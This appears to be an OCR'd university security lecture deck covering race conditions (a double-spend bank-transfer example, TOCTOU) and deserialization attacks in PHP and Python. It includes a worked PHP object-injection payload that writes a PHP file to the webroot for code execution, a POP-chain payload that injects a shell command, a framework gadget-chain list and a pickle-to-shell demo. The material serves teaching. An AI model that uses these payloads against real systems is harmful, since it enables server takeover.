

Race Condition
&
Serialization (POP)

1. Race Conditions

The Web is parallel…




… and parallelism is hard!



```
a ← SELECT amount FROM account WHERE id = A
if(a > 800) {
   newAmount = a - 800
   UPDATE account SET amount = amount + 800 WHERE id = B
   UPDATE account SET amount = newAmount WHERE id = A
}
```


… and parallelism is hard!



```
b ← SELECT amount FROM account WHERE id = A
if (b > 800) {
   newAmount = b - 800
   UPDATE account SET amount = amount + 800 WHERE id = C
   UPDATE account SET amount = newAmount WHERE id = A
}
```

… and parallelism is hard!

```
a ← SELECT amount FROM account WHERE id = A
if(a > 800) {
   newAmount = a - 800
   UPDATE account SET amount = amount + 800 WHERE id = B
   UPDATE account SET amount = newAmount WHERE id = A
}
```



```
b ← SELECT amount FROM account WHERE id = A
if (b > 800) {
   newAmount = b - 800
   UPDATE account SET amount = amount + 800 WHERE id = C
   UPDATE account SET amount = newAmount WHERE id = A
}
```

Who guarantees the order of operations?

… and parallelism is hard!

A = $900, B = C = $0

`a ← SELECT amount FROM account WHERE id = A; // a = 900`	
	`a ← SELECT amount FROM account WHERE id = A; // a = 900`
`if(a > 800) {` `newAmount = a - 800 // newAmount = 100;` `UPDATE account SET amount = amount + 800 WHERE id = B;`	
	`if(a > 800) {` `newAmount = a - 800 // newAmount = 100;` `UPDATE account SET amount = amount + 800 WHERE id = C;` `UPDATE account SET amount = newAmount WHERE id = A;` `}`
`UPDATE account SET amount = newAmount WHERE id = A;` `}`	

Now, A = $100, B = $800, C = $800 → FREE MONEY!

shared state + multiple writers = race condition

The result of a computation depends upon the sequence of execution of operations that are run concurrently

Examples:

- DBMS (w/ multiple concurrent connections) → **transactions**
- Shared memory (e.g., multi-threaded programming)
  - **mutexes** or similar constructs (e.g., **semaphores**) for critical sections
- File system operations
  - Vulnerability: TOCTOU “time of check vs. time of use”
  - A classic in setuid Unix programs…

Winning the Race

- Correct **Timing**
  - Multi Thread
  - Flight out packet very close
  - Preload Stuff (create all threads, then run them all)
- Increase the **Window**

A made up example?

- the same thing (more or less), for real: https://sakurity.com/blog/2015/05/21/starbucks.html


2. Object Injection (serialization)


Serialization

```
a_bunch_of_code()
obj = new MyObject();
obj.data =
"something";
send(obj)
```


network, file system, …

```
obj = read()
do_something_with(obj)
```






Serialization



```
a_bunch_of_code()
obj = new MyObject();
obj.data =
"something";
send(serialize(obj))
```

```
obj = read()
obj = unserialize(obj)
do_something_with(obj)
```

Serialization




```
a_bunch_of_code()
obj = new MyObject()
obj.data =
"something";
send(serialize(obj))
```

```
obj = read()
obj = unserialize(obj)
do_something_with(obj)
```

- custom
- “standard” format, e.g., JSON or YAML
- Language-provided format
  - Most assume TRUSTED input

Serialization


```
a_bunch_of_code()
obj = new MyObject()
obj.data =
"something";
send(serialize(obj))
```

```
obj = read()
obj = unserialize(obj)
do_something_with(obj)
```

- custom
- "standard" format, e.g., JSON or YAML
- Language-provided format
    - Most assume TRUSTED input

Object Injection: Issues

- Tamper with, or read, unintended data
- Trigger bugs deep in the logic of the program
  - The program may crash
  - The program may do something entirely different (e.g., methods with the same name)
- Issues with the serialization library itself
  - “Magic” methods called upon `unserialize()` or elsewhere
    - constructors, destructors, …
  - The serialization library allows to specify bytecode → RCE

(or, well, vulnerabilities in the serialization library itself. After all, it’s a parser, and receives untrusted input)

Serialization example: PHP

```php
class Test {
    public $public = 1;
    protected $protected = 2;
    private $private = 3;
}
```

serialize()

strlen("Test")

name / key and value

```
O:4:"Test":3:{s:6:"public";i:1;s:12:"\0*\0protected";i:2;s:13:"\0Test\0private";i:3;}
```

3 properties

a	array	**O**	object
s	string	**b**	boolean
i	integer	**d**	decimal
N	null		
R	reference	**C**	custom

For more details: http://www.phpinternalsbook.com/classes_objects/serialization.html

What could go wrong?

Some methods may be invoked *automatically* at the deserialization, or shortly after:

- `__wakeup()`
- `__destruct()`
- `__toString()`
- `...`

In PHP, we're constrained to using classes available to the interpreter

Exploiting PHP serialization

Assume this (custom) class is imported in the scope where we unserialize() untrusted data

```php
class CachedLogger {
      public $log;
      public $data;
      function __construct() {
            $this->log = tempnam("/tmp", "FooAPP");
      }
      function append($d) {
            $this->data = $this->data . '\n' . $d;
      }
      function __destruct() {
            file_put_contents($this->log, $this->data);
      }
}
```

filename

file content

write

If the application deserializes untrusted data && this class is imported, we can write arbitrary files in the server's file system

Exploiting PHP serialization: example

Let’s play with the PHP command line interpreter (**php -a**)

```
php > $c = new CachedLogger();
php > echo serialize($c);
O:12:"CachedLogger":2:{s:3:"log";s:25:"/private/tmp/FooAPPrVvEZ0";s:4:"data";N;}

php > $c->append('test');
php > echo serialize($c);
O:12:"CachedLogger":2:{s:3:"log";s:25:"/private/tmp/FooAPPrVvEZ0";s:4:"data";s:6
:"\ntest";}
```

Exploiting PHP serialization: example

Let's modify the serialized object

```
php > $s =
'O:12:"CachedLogger":2:{s:3:"log";s:21:"/var/www/htdocs/x.php";s:4:"data";s:19:"
<?php phpinfo(); ?>";}';

php > $o = unserialize($s);
php > $o = "whatever" // now the GC will call $o->__destruct()

$ /var/www/htdocs $ cat x.php
<?php phpinfo(); ?>
```

We wrote a file in the server's FS! Furthermore, as we wrote a .php file in the server's webroot, configured to interpret PHP code… we just got (remote) code execution!

Exploit PHP serialization: chaining objects together

“POP chains” (Property Oriented Programming)


[S. Esser, “Utilizing Code Reuse/ROP Attacks in PHP Application Exploits”, 2010]

Idea: **chain objects together** to get to interesting functionalities

1) Start of the chain: object with a “magic” method (e.g., `__wakeup()`)
2) Transfer control to other objects
3) Trigger an “interesting” functionalities (code exec, DB read, file read, …)

Note that all the chained together methods are **harmless**!

POP chain example (from Dahse et al., CCS 2014)



```php
class TempFile {
    public function __destruct() {
        $this->shutdown();
    }

    public function shutdown() {
        $this->handle->close();
    }
}
```

```php
class Process {
    public function close() {
        system('kill ' . $this->pid);
    }
}
```

```
TempFile {
        handle = Process {
                pid = "; /bin/whatever"
        }
}
```

```
O:8:"TempFile":1:{s:5:"handle";O:7:"Process":1:{s:3:"pid";s:15:"; /bin/whatever"};};
```


POP chains in popular frameworks

Reference: https://github.com/ambionics/phpggc

```
NAME                   VERSION                 TYPE             VECTOR         I
CodeIgniter4/RCE1      4.0.0-beta.1 <= ?       rce              __destruct
Drupal7/RCE1           7.0.8 < ?               rce              __destruct     *
Laravel/RCE4           5.5.39                  rce              __destruct
Magento/SQLI1          ? <= 1.9.3.4            sql_injection    __destruct
Magento/FW1            ? <= 1.9.4.0            file_write       __destruct     *
Phalcon/RCE1           <= 1.2.2                rce              __wakeup       *
Slim/RCE1              3.8.1                   rce              __toString
ZendFramework/RCE3     2.0.1 <= ?              rce              __destruct
```

... and many others

Serialization example: Python



pickle — Python object serialization

Source code: Lib/pickle.py

The pickle module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The pickle module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

Relationship to other Python modules

Comparison with marshal

Python has a more primitive serialization module called marshal, but in general pickle should always be the preferred way to serialize Python objects. marshal exists primarily to support Python's .pyc files.

Format details: http://spootnik.org/entries/2014/04/05/diving-into-the-python-pickle-formatt/index.html

Why the scary warning?

```
$ python
>> import pickle;
>> pickle.load('canonical.pickle');
sh-3.2$     # ouch
```

pickle(untrusted_data) == grab a shell

